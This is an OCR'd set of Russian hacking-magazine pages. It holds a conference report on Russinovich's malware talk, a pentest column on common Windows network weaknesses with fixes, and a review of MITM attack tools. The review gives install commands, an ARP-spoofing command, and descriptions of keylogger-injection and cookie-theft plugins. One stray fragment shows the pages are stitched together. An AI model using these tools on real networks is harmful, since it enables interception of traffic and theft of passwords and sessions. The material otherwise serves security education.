Затем Криса сократили из McAfee. «Впоследствии» не значит «вследствие того», и какую роль в этом сыграло предварительно согласованное с руководством интервью, остается только гадать, но если «Хакер» читают и в McAfee, то это, безусловно, стоит считать комплиментом в квадрате :).

После этой истории Крис замкнулся в себе и перестал обсуждать с журналистами интимные подробности своей работы.

При этом в реале он отнюдь не впал в уныние! Он жил полной жизнью, заинтересовался огнестрельным оружием и купил себе без малого десяток стволов (в его штате это легально), в том числе Spartan Rifle компании LWRC, которых в мире всего триста штук. Еще он попадал в интересные истории с полицейскими — «проститутками» под прикрытием (в его штате это нелегально) и угорал от души, показывая фокусы с наперстками в компании официанток.

Трудоустроился он в компании CheckPoint, где сейчас занимается любимой работой (какой — не скажет ;)), а в свободное время сжигает кучу патронов на стрельбище и в компании студентов паяет интересные девайсы. Кстати, он обещал написать нам пару статей на эту тему в рубрику «Фрикинг»!



Встретились мы с Крисом, сели за столик в западном корпусе, и я достал из рюкзака свой повидавший много стран Asus Eee PC 1001px. А Крис посмотрел на меня с некоторым подозрением и достал из своего рюкзака точно такой же нетбук… И да, мы пользуемся Windows XP!

живают первые позиции, и только затем идет официальный сайт разработчика этой редиски.

Терминалы оплаты (POS) защищены очень плохо, и на конференции демонстрировались различные способы их взлома. **Цифровые валюты** защищены еще хуже, поскольку остаются не признанными большинством мировых держав, и местами для атаки достаточно взломать дырявый PHP-скрипт, причем в отличие от пластиковых карт (имеющих трудности с обналичиванием украденного) цифровые валюты зачастую полностью анонимны, а на рынке работают десятки теневых контор, меняющих одну валюту на другую. Подводя итог: специалистам по информационной безопасности голод не грозит, напротив, потребность в них неуклонно растет. Кстати, о потребности…

Рынок труда в США

В понедельник (первый день) говорили все больше о рынке труда. Главным образом со стороны нанимателей. На конференции озвучили статистику: в 2013 году 37% компаний жаловались на то, что не могут найти специалистов, в 2015 году эта цифра достигла отметки в 45%. Разрыв между спросом и предложением стремительно растет. Компании уже подняли зарплату на 5% за последний год, но это не дало ожидаемого результата, и потому сейчас идет активный поиск среди… женщин. Нет, не так. Поиск среди женщин непрофильных специальностей. В частности, адвокатов. Им предлагают перейти в IT.

Разумеется, не просто так предлагают. Их переучивают и соблазняют высокими зарплатами. Насколько хорошо это работает, мы увидим через несколько лет, а пока что половина компаний испытывает кадровый голод.

Мыщъх и Руссинович, или в погоне за малварью

На второй день конференции, сразу после обеда, в неожиданно пустом зале западного корпуса, заполненного едва ли на треть, выступал Марк Руссинович и показательно гонял малварь. Да не один, а вдвоем с законом Мерфи (о возникших проблемах я еще расскажу). Марк был отмечен звездочкой (top-rated speaker), и мыщъх клюнул. Впрочем, на Руссиновича мыщъх сходил бы и без звездочки. Все-таки интересно посмотреть на создателя легендарных Sysinternals Tools, которые гораздо круче всех антивирусов, вместе взятых. С Марком мыщъх лично не знаком, но еще в 2009 году на конференции в Сеуле демонстрировал баги в его Process Explorer'е (это уже после того, как послал ему proof of concept двумя годами ранее, но Марк так и не ответил). Эти баги и сейчас там (мыщъх подошел к Марку после конференции и тихо сообщил, когда и при каких обстоятельствах у того случаются опаньки, но Марк торопился освободить зал для следующего оратора, а мыщъх торопился на следующую презентацию. Короче, так и не поговорили). Кстати говоря, эпическое сафари на мамином компьютере описано в блоге Марка в далеком-далеком январе 2012 года (blogs.technet.com/b/markrussinovich/archive/2012/01/05/3473797.aspx) и за неимением более свежих примеров наглядной агитации повторено на конференции RSA в апреле 2015-го. Для кого-то, бесспорно, это интересно (народ только успевал конспектировать), но мыщъх не вынес из доклада ничего нового. Ну, практически… Марк недавно зарелизил свежий билд ProcMon'а, и теперь ProcMon не только воспринимает фильтры через гуевый интерфейс, но и поддерживает импорт XML-файлов, которые можно набивать в своем любимом текстовом редакторе и таскать за собой. Теперь результаты тюнинга фильтров не пропадают при перезапуске/переустановке утилиты.

Попытка демонстрировать малвари харакири закончилась провалом. Марк объяснил, что если сделать зловредному процессу Kill, то с той или иной вероятностью процесс будет перезапущен другим зловредным процессом. Они следят друг за другом и перезапускают погибших товарищей. Техника, известная еще со времен Червя Морриса. Лучше делать процессу suspend. Это не гарантия успеха, но все-таки шансов будет намного больше. Впрочем, продемонстрировать перезапуск процесса из другого процесса у Марка так и не получилось. Процесс умирал по Kill и не воскрешался. Возможно, виною тому сырая версия Windows 10, которую Марк притащил на презентацию, а возможно, косяки в его коде.

Короче говоря, мыщъх остался разочарован. Вероятно, потому, что ожидал услышать что-то новое. Повторять собственный блог трехлетней давности — это, извините, выступление для галочки. С другой стороны, на слушателей это самое выступление произвело впечатление, так что не все однозначно.



INFO

Полная программа конференции занимает 216 страниц размером чуть меньше A4.

С Марком мыщъх лично не знаком, но еще в 2009 году на конференции в Сеуле демонстрировал баги в его Process Explorer'е

Колонка Юрия Гольцева

ТИПОВЫЕ ОШИБКИ, АКТИВНО ЭКСПЛУАТИРУЕМЫЕ В РАМКАХ ВНУТРЕННЕГО ПЕНТЕСТА

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.



Юрий Гольцев

Профессиональный white hat, специалист по ИБ, еженедельно проводящий множество этичных взломов крупных организаций, редактор рубрики «Взлом», почетный член команды X

@ygoltsev

INTRO

Типовые уязвимости и ошибки конфигураций информационных систем в целом и средств защиты в частности заставляют этичного хакера раз за разом выполнять одни и те же действия, давать одни и те же рекомендации своим заказчикам. Естественно, информационные системы каждого из них уникальны в плане архитектуры, но, в сущности, набор компонентов одинаков, и набор ошибок также очень схож. Печалит отсутствие у безопасников (сотрудников отдела ИБ крупной организации) понимания основ практической ИБ: с различными угрозами все знакомы прекрасно, но мало кто себе представляет, как они выглядят на практике. Крупные организации, имеющие отдел ИБ, непременно должны инвестировать в его развитие. К примеру, организовать обязательное обучение по курсам Offensive Security с последующим тестированием. Навскидку обучить трех сотрудников и выделить им время на проведение самого первого пентеста организации будет несколько дешевле, нежели заказ тестирования на проникновение и разбор результатов сотрудниками, у которых нет живого опыта. В итоге, я почти уверен, это приведет к тому, что для этичного хакера тестирование на проникновение не превратится в рутину и каждый заказчик будет новым челенджем. Намного интереснее играть с оппонентом, который стремится быть умнее тебя. Это не дает расслабиться, подстегивает, делает тебя лучше. В общем, сплошной профит.

Сегодня мы рассмотрим типовые уязвимости, которые характерны для большинства ИС и активно эксплуатируются этичными хакерами во время проведения внутреннего тестирования на проникновение. Помимо этого, я предоставлю рекомендации, которыми смогут воспользоваться инженеры по другую сторону баррикад, чтобы закрыть критичные уязвимости, усложнив работу не только этичным хакерам, но и настоящим злоумышленникам.

СЛАБАЯ ПАРОЛЬНАЯ ПОЛИТИКА

Простые (словарные) пароли позволяют этичному хакеру получить доступ к большинству корпоративных ресурсов, часто — привилегированный. Доступ к ИС с правами рядового пользователя дает возможность хорошо ознакомиться с ее устройством. В большинстве случаев учетная запись рядового пользователя — это необходимые данные для эксплуатации более критичных уязвимостей в сервисах, которые завязаны на службу каталогов.

Уязвимые компоненты

Служба каталогов (Active Directory, Lotus Domino, LDAP, Novell и другие).

Рекомендации по устранению

Необходимо установить требования к минимальной длине, сложности и частоте смены пароля. Следует исключить возможность использования словарных комбинаций. Минимальная длина — восемь символов. Использование символов верхнего и нижнего регистра, цифр, спецсимволов — обязательно. Необходимо вести историю паролей и запретить использование как минимум последних трех паролей, при этом минимальный возраст пароля должен быть не менее одного дня, а максимальный — не более 60 дней.

УЧЕТНЫЕ ЗАПИСИ ПО УМОЛЧАНИЮ

Учетные записи по умолчанию — проблема для больших корпоративных сетей. Легко оставить активной учетную запись к какому-нибудь МФУ, которое использует службу каталогов (например, Active Directory). Этичному хакеру не составляет труда выявить на этапе рекона все подобные устройства путем банального автоматизированного анализа ответов веб-сервера. После этого в полуавтоматическом режиме проверить валидность пар логин — пароль, которые могут остаться неизменными после установки устройства. Если повезет, атакующий, к примеру, может получить доступ к службе каталогов с правами пользователя или же узнать строку SNMP, которая на отдельных устройствах может иметь права RW. А уж чего только нельзя добиться, используя учетные записи по умолчанию в БД Oracle в связке с хранимыми процедурами!

Уязвимые компоненты

Сетевые устройства, базы данных.

Рекомендации по устранению

Отключить все неиспользуемые умолчательные учетные записи. В том случае, если отключение

учетной записи невозможно, сменить пароль на стойкий, удовлетворяющий строгой парольной политике.

УПРАВЛЕНИЕ ЛОКАЛЬНЫМИ УЧЕТНЫМИ ЗАПИСЯМИ ЧЕРЕЗ ГРУППОВЫЕ ПОЛИТИКИ

Использование учетной записи локального администратора на рабочих станциях и серверах, входящих в домен, — не лучшая идея. Использовать групповые политики для управления учетными записями локальных администраторов — ужасная идея. Злоумышленник, получивший доступ к службе каталогов Active Directory, получает доступ на чтение групповых политик, в том числе и тех, которые отвечают за создание и модификацию учетных записей локальных администраторов на узлах. Естественно, пароль локальной учетной записи зашифрован (по AES), но ключ, позволяющий расшифровать его, находится в публичном доступе (j.mp/NCrOZU). Таким образом, пентестер сразу обретает ключ от многих дверей, а также имеет все шансы получить расширенные привилегии в домене.

Уязвимые компоненты

Служба каталогов Active Directory, узлы на базе Windows.

Рекомендации по устранению

Лучше отказаться от использования учетных записей локальных администраторов на узлах в доменной среде и не использовать групповые политики для управления локальными пользователями на узлах. Администрировать рабочие станции и серверы рекомендуется с помощью доменных учетных записей, которым предоставлены необходимые полномочия.

ПРОБЛЕМЫ АРХИТЕКТУРЫ СЕТЕЙ НА БАЗЕ WINDOWS

Особенности реализации некоторых функций Windows позволяют пентестеру повышать привилегии в рамках Active Directory. Пентест сводится к получению учетной записи привилегированного пользователя, которая применяется для того, чтобы добраться до других привилегированных учетных записей при помощи различных атак (например, SMB Relay) и утилит (например, mimikatz). Действия пентестера продолжаются, пока не получена заветная привилегированная учетная запись из группы Domain Admins и хеш.

Уязвимые компоненты

Узлы на базе Windows.

Рекомендации по устранению

Следует придерживаться принципа минимальных привилегий, которых достаточно для выполнения пользователем служебных обязанностей, но не более. Использовать привилегированные учетные записи только для администрирования. Рекомендуется двухфакторная аутентификация для привилегированных пользователей, также следует своевременно обновлять ПО узлов.

ОШИБКА КОНФИГУРАЦИИ WEB PROXY AUTO DISCOVERY

Автоматическая настройка прокси — удобная функция браузера Internet Explorer. Все хорошо, если в сети действительно есть сервер, который отвечает за раздачу настроек прокси, он называется wpad.domain.name. Но в большинстве случаев такого сервера нет. Тогда на канальном уровне попытки поиска сервера WPAD выглядят следующим образом.

- Узел пытается найти запись WPAD на сервере DNS, но такой записи, скорее всего, нет, если нет сервера.
- Узел посылает широковещательный запрос по протоколу NBNS и запрашивает имя WPAD.
- Если сервер не найден, узел продолжает его искать, в противном случае загружает настройки прокси с адреса http://wpad/wpad.dat.

Что самое интересное, по умолчанию функция автоматической настройки прокси включена. Этичный хакер в таком случае может либо зарегистрировать домен wpad.domain.name, если это возможно, либо, что намного проще, отвечать на все широковещательные запросы имени WPAD по протоколу NBNS своим адресом. Таким образом будет реализована атака MITM почти пассивными методами, не столь грубыми, как ARP Poisoning.

Уязвимые компоненты

Узлы на базе Windows.

Рекомендации по устранению

Следует отключить автоматическую настройку прокси там, где отсутствует серверная составляющая (сервер WPAD). Это реализуемо через групповые политики службы каталогов Active Directory. В редакторе объектов групповой политики: `User configuration` → `Windows Settings` → `Internet Explorer Maintenance` → `Connection` → `Automatic Browser Configuration` → убрать галочку с `Automatically detect configuration setting`. После этого накатить изменения на все машины в домене.

ОТСУТСТВИЕ/ОШИБКИ КОНФИГУРАЦИИ АНТИВИРУСНОЙ ЗАЩИТЫ

Как это ни банально звучит, но в большинстве случаев отключение антивирусного ПО или его отсутствие позволяет этичному хакеру чувствовать себя уверенно при работе с утилитами, которые по-хорошему должны определяться не иначе, как `Hack.Tool`. Информация об их обнаружении должна немедленно доводиться до сведенья администратора. Это существенно облегчает проведение атаки во внутренней сети.

Уязвимые компоненты

Узлы на базе Windows.

Рекомендации по устранению

Использовать антивирусное программное обеспечение с активированной функцией самозащиты, предусматривающей как минимум обязательный ввод пароля для отключения системы антивируса.

ОТСУТСТВИЕ СЕГМЕНТАЦИИ СЕТЕЙ

Полное отсутствие сегментации внутренней сети — явление, которое не перестает меня удивлять изо дня в день. Этичный хакер, видя перед собой относительно плоскую топологию сети, предвкушает быстрое получение доступа. Конечно, отсутствие сегментации можно объяснить многими причинами, но любые из них — это обычные отговорки. Настоящая причина кроется в банальной лени. Разграничение прав доступа должно быть реализовано не только на уровне приложений, но и на уровне сети. В том случае, если сегментация реализована, скорость получения максимальных привилегий этичным хакером замедляется на глазах, а вероятность проявить свое присутствие в корпоративной сети возрастает.

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам

- Vulnerability Assessment (bit.ly/17lVCDU)
- Open Source Security Testing Methodology Manual (bit.ly/U9WpQY)
- The Penetration Testing Execution Standard (bit.ly/1KNe7iF)

Немного практики

- PentesterLab (bit.ly/1uJ3RUu)
- Penetration Testing Practice Lab (bit.ly/1fb61kO)

В закладки

- Open Penetration Testing Bookmarks Collection (bit.ly/1vncteH)

Материалы по теме

- Как быстро повысить привилегии в сетях, построенных на базе Active Directory (bit.ly/1cezrBb)
- WPAD Man in the Middle (bit.ly/1lnN9OL)

Уязвимые компоненты

Топология сети.

Рекомендации по устранению

Настоятельно рекомендую проанализировать текущие правила фильтрации сетевого трафика. Организовать доступ к сегментам, содержащим важные ресурсы, исходя из принципа наименьших привилегий. Разрешить доступ к ресурсам серверного сегмента исключительно с IP-адресов, которым этот доступ необходим. В идеале доступ должен быть разрешен только для тех портов и протоколов, которые необходимы для конкретной категории пользователей.

ОТСУТСТВИЕ ПРОЦЕССОВ ОБНОВЛЕНИЯ ПО

Устаревшее ПО — верный путь пентестера к триумфу. Комментарии здесь излишни.

Уязвимые компоненты

Узлы на базе Windows и UNIX.

Рекомендации по устранению

Необходимо построить процесс обновления используемого ПО до актуальных версий. Если своевременная установка актуальных обновлений ПО невозможна, принять компенсационные меры — такие как регистрация и мониторинг событий безопасности. Помимо этого, рекомендуется удалить из систем все неиспользуемое и не предназначенное для работы программы.

OUTRO

Не стоит надеяться, что, если исключить все названные недочеты и уязвимости, корпоративная ИС будет полностью защищена. Но в случае выполнения рекомендаций будет построена намного более профессиональная защита, чем в среднестатистической организации. Это позволит отразить попытки нарушения конфиденциальности, целостности и доступности информации со стороны начинающего пентестера. ⌶



ЗОЛОТАЯ СЕРЕДИНА

ОБЗОР ИНСТРУМЕНТОВ ДЛЯ ПРОВЕДЕНИЯ MITM-АТАК

Антон «ant» Жуков
zhukov@glc.ru, @svv00p

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Добиваться желаемого результата почти всегда можно несколькими способами. Это применимо и к области ИБ. Иногда для достижения цели можно брутить, самостоятельно искать дыры и разрабатывать сплоиты или же прислушаться к тому, что передается по сети. Причем последний вариант зачастую бывает оптимальным. Именно поэтому сегодня мы поговорим об инструментах, которые помогут вылавливать ценную для нас информацию из сетевого трафика, привлекая для этого MITM-атаки.

MITMF

(goo.gl/LdxWWY)
Начнем с одного из наиболее интересных кандидатов. Это целый фреймворк для проведения man-in-the-middle атак, построенный на базе sergio-proxy. С недавнего времени включен в состав Kali Linux. Для самостоятельной установки достаточно клонировать репозиторий (goo.gl/LdxWWY) и выполнить пару команд:

```
# setup.sh
# pip install -r requirements.txt
```

Имеет расширяемую за счет плагинов архитектуру. Среди основных можно выделить следующие:

- Spoof — позволяет перенаправлять трафик при помощи ARP/DHCP-спуфинга, ICMP-редиректов;
- Sniffer — этот плагин отслеживает попытки логина для различных протоколов;
- BeEFAutorun — позволяет автоматически запускать модули BeEF, исходя из типа ОС и браузера клиента;
- AppCachePoison — осуществляет атаку «отравление кеша»;
- SessionHijacking — угоняет сессии и сохраняет полученные куки в профиле огнелиса;
- BrowserProfiler — пытается получить список используемых браузером плагинов;
- FilePwn — позволяет подменять пересылаемые по HTTP файлы с помощью Backdoor Factory и BDFProxy;
- Inject — внедряет произвольный контент в HTML-страницу;
- jskeylogger — внедряет JavaScript-кейлоггер в клиентские страницы.

Если данного функционала тебе покажется недостаточно, то ты всегда можешь добавить свой, реализовав соответствующее расширение.

```
byt3bl33d3r@holeechit:~/MITMf$ sudo python mitmf.py --arpspoof --iface wlan0 --routerip 192.168.10.1 --target 192.168.10.5
[sudo] password for byt3bl33d3r:
[*] MITMf v0.1 started... initializing plugins and modules
[*] ARP Spoof plugin online
[*] Setting up ip_forward and iptables


[*] sslstrip v0.9 by Moxie Marlinspike running...
[*] sergio-proxy v0.2.1 online
```

Запуск ARP spoofing атаки в MITMf


PUTTYRIDER

(goo.gl/xZpsbV)

Еще одна достойная внимания утилита. Правда, в отличие от всех остальных рассматриваемых сегодня инструментов, она очень узко специализирована. Как рассказывает сам автор проекта, на мысль создать такую утилиту его натолкнуло то, что во время проведения тестов на проникновение наиболее важные данные располагались на Linux/UNIX-серверах, к которым админы подключались по SSH/Telnet/rlogin. Причем в большинстве случаев получить доступ к машине администраторов было намного проще, чем к целевому серверу. Проникнув на машину сисадмина, остается только убедиться в наличии запущенного PuTTY и с помощью данной тулзы выстроить обратный мостик до атакующего. Она позволяет не только снифать «общение» между админом и удаленным сервером (включая пароли), но и выполнять произвольные shell-команды в рамках данной сессии. Причем все это будет происходить абсолютно прозрачно для пользователя (админа). Если интересуют технические детали, например как реализовано внедрение в процесс PuTTY, рекомендую ознакомиться с презентацией автора (goo.gl/5MQdzW).



Принцип работы PuttyRider




Архитектура PuttyRider

SESSIONTHIEF

(goo.gl/VP51xA)

Довольно старая утилита, появившаяся на свет более восьми лет назад. Предназначается для клонирования сессий путем кражи кукисов. Для угона сессий имеет базовые навыки обнаружения хостов (в случае подключения к открытой беспроводной сети или хабу) и проведения ARP poisoning. Единственная проблема — сегодня, в отличие от того, что было восемь лет назад, почти все крупные компании, такие как Yahoo или Facebook, используют SSL-шифрование, что делает эту тулзу абсолютно бесполезной. Несмотря на это, в Сети еще остается достаточно ресурсов, не использующих SSL, так что списывать утилиту со счетов пока рано. К ее плюсам можно отнести то, что она автоматически интегрируется в Firefox и создает отдельный профиль для каждой перехваченной сессии. Исходный код доступен в репозитории, а самостоятельно собрать ее можно с помощью такой последовательности команд:

```
# apt-get install build-essential↵
  libwxgtk2.8-dev libgtk2.0-dev libpcap-dev
# g++ $(wx-config --cppflags --libs) -lpcap -o↵
  sessionthief *.cpp
# setcap cap_net_raw,cap_net_admin=eip↵
  sessionthief
```



Sessionthief


DSNIFF

(goo.gl/umyYJW)

Dsniff — это не одна утилита, а целый тулсет, который изначально был написан для аудита сетей и проведения пентестов, но, как и все подобные инструменты, может быть использован и в незаконных целях: для сбора логинов/паролей, прослушивания чужого трафика и так далее. В его состав входят следующие инструменты:

- arpspoof — понятно без комментариев, для чего нужен;
- dnsspoof — работает подобно arpspoof и позволяет подделывать DNS-ответы для DNS-сервера локальной сети;
- dsniff — представляет собой перехватчик паролей (password sniffer), который распознает несколько различных протоколов, включая Telnet, FTP, SMTP, POP (Post Office Protocol), IMAP (Internet Message Access Protocol), HTTP, CVS, Citrix, SMB (Server Message Block), Oracle и многие другие;
- filesnarf — позволяет собрать файл из захваченного tcpdump'ом NFS-трафика;
- macof — заполнит локальную сеть случайными воображаемыми MAC-адресами в надежде, что коммутатор перестанет срабатывать, как полагается, и начнет действовать подобно хабу, позволяя инструменту dsniff действовать более успешно в сетевом окружении коммутатора;
- sshmitm — утилита для перехвата SSH-трафика, правда, умеет работать только с первой версией протокола.

И это еще не все. Если интересно, про остальные можешь почитать на официальном сайте. К большому сожалению, проект уже давно не обновляется, но большинство техник и инструментов все равно остаются актуальными.



Dsniff за работой

MITMPROXY

(goo.gl/ISdbbM)
Консольная утилита, которая в интерактивном режиме позволяет исследовать и модифицировать HTTP-трафик. Благодаря таким навыкам утилита используется не только пентестерами/хакерами, но и обычными разработчиками, применяющими ее, например, для отладки веб-приложений. С ее помощью можно узнать подробную информацию о том, какие запросы делает приложение и какие ответы оно получает. Также mitmproxy может помочь в изучении особенностей функционирования некоторых REST API, в особенности плохо документированных.

Установка предельно проста:

```
$ sudo aptitude install mitmproxy
```


или

```
$ pip install mitmproxy
```

или же

```
$ easy_install mitmproxy
```

Стоит отметить, что mitmproxy позволяет также выполнять перехват HTTPS-трафика, выдавая клиенту самоподписанный сертификат. Хороший пример того, как настроить перехват и модификацию трафика, можно посмотреть по следующей ссылке: goo.gl/FLcaiS.



Mitmproxy

PROXYFUZZ

(goo.gl/C9B0AY)
Непосредственно к проведению MITM-атак ProzyFuzz не имеет никакого отношения. Как можно догадаться из названия, тулза предназначена для фаззинга. Это маленький недетерминированный сетевой фаззер, реализованный на питоне, который произвольно меняет содержимое пакетов сетевого трафика. Поддерживает протоколы TCP и UDP. Можно настроить, чтобы производился фаззинг только одной стороны. Пригодится, когда нужно быстренько проверить какое-нибудь сетевое приложение (или протокол) и разработать PoC. Пример использования:

```
python proxyfuzz -l <localport> -r <remotehost>↵
-p <remoteport> [options]
```

Список опций включает в себя:

- w — задает число запросов, отправленных перед началом фаззинга;
- c — фаззить только клиента (иначе обе стороны);
- s — фаззить только сервер (иначе обе стороны);
- u — UDP-протокол (в противном случае используется TCP).

THE MIDDLER


(goo.gl/Gf3AIT)
Представленная в рамках конференции DEF CON утилита для проведения MITM-атак на различные протоколы. Альфа-версия поддерживала протокол HTTP и имела в своем арсенале три крутых плагина:

- plugin-beef.py — внедряет Browser Exploitation Framework (BeEF) в любой HTTP-запрос, приходящий из локальной сети;
- plugin-metasploit.py — внедряет в незашифрованные (HTTP) запросы IFRAME, который подгружает эксплойты для браузеров из Metasploit;
- plugin-keylogger.py — встраивает JavaScript обработчик события onKeyPress для всех текстовых полей, которые будут передаваться по HTTPS, заставляя браузер посимвольно отправлять вводимый пользователем пароль на сервер атакующего, до того как произойдет отправка всей формы.

The Middler не только автоматически анализирует сетевой трафик и находит в нем кукисы, но и самостоятельно запрашивает их со стороны клиента, то есть процесс автоматизирован по максимуму. Программа гарантирует сбор всех незащищенных аккаунтов в компьютерной сети (или публичном хотспоте), к трафику которой она имеет доступ. Для корректной работы программы в системе должны быть установлены следующие пакеты: scapy, libpcap, readline, libdnet, python-netfilter. К сожалению, репозиторий давно не обновляется, поэтому новую функциональность придется добавлять самостоятельно.

INTERCEPTER-NG

(goo.gl/r9n2jz)
Было бы странно, если бы этот легендарный инструмент не вошел в наш обзор. Даже если ты никогда его не юзал, то наверняка про него слышал (и просто обязан познакомиться с ним поближе) — он довольно часто встречается на страницах журнала. Полностью описывать его функционал не буду — во-первых, нас интересует именно MITM, во-вторых, такое описание займет всю статью. Инструмент как нельзя лучше подходит для нашей задачи. Во-первых, он реализует множество техник для того, чтобы «устроиться посередине». Во-вторых, обладает графическим интерфейсом, правда под винду, пользователям nix-систем придется довольствоваться консольной версией (но, как говорит автор, последнюю версию можно запустить под Wine и наслаждаться тем же GUI). Ну а теперь поподробней про MITM. Вариантов тут действительно хватает. Есть классический ARP poison. Затем спуфинг (поддерживаются протоколы DNS/NBNS/LLMNR). DNS over ICMP Redirect, пришедшая на смену простому ICMP Redirect'у. DHCP MITM, SSL MITM + SSLStrip, WPAD, HTTP Injection, а также добавленный недавно SSH-MITM. К сожалению, из-за того что используемый способ маршрутизации трафика под Windows недееспособен в линуксе, сложные MITM'ы в последнем (SSLStrip, SSL MITM, SMB hijack, LDAP relay, HTTP injection) не работают. Но все остальные — прекрасно. Про то, как использовать эти техники, лучше почитать в официальной вики проекта.



Intercepter-NG

SUBTERFUGE

(goo.gl/0VKemE)
У пользователей Windows есть такой замечательный инструмент для проведения MITM-атак, как Intercepter-NG: куча различных техник, графический интерфейс. Правда, из-за различия в механизмах маршрутизации трафика между Windows и Linux некоторые MITM-техники в последнем не работают (SSLStrip, SSL MITM, SMB hijack, LDAP relay, HTTP injection). В связи с этим пользователям nix-систем приходится искать альтернативы. В большинстве случаев проведение сложной MITM выливается в использование сразу нескольких утилит (например, Ettercap, Arpspoof, SSLStrip), что достаточно неудобно. Именно поэтому и появился на свет проект Subterfuge, который, как это часто бывает, был представлен миру на хакерской конференции DEF CON 20. Установка предельно проста, сначала скачиваем с официального файла последнюю версию: `SubterfugePublicBeta5.0.tar.gz`. Затем открываем терминал и выполняем

```
tar -zxvf /root/Desktop/SubterfugePublicBeta5.0.tar.gz -C/↵
root/Desktop
cd /root/Desktop/subterfuge
python install.py
```

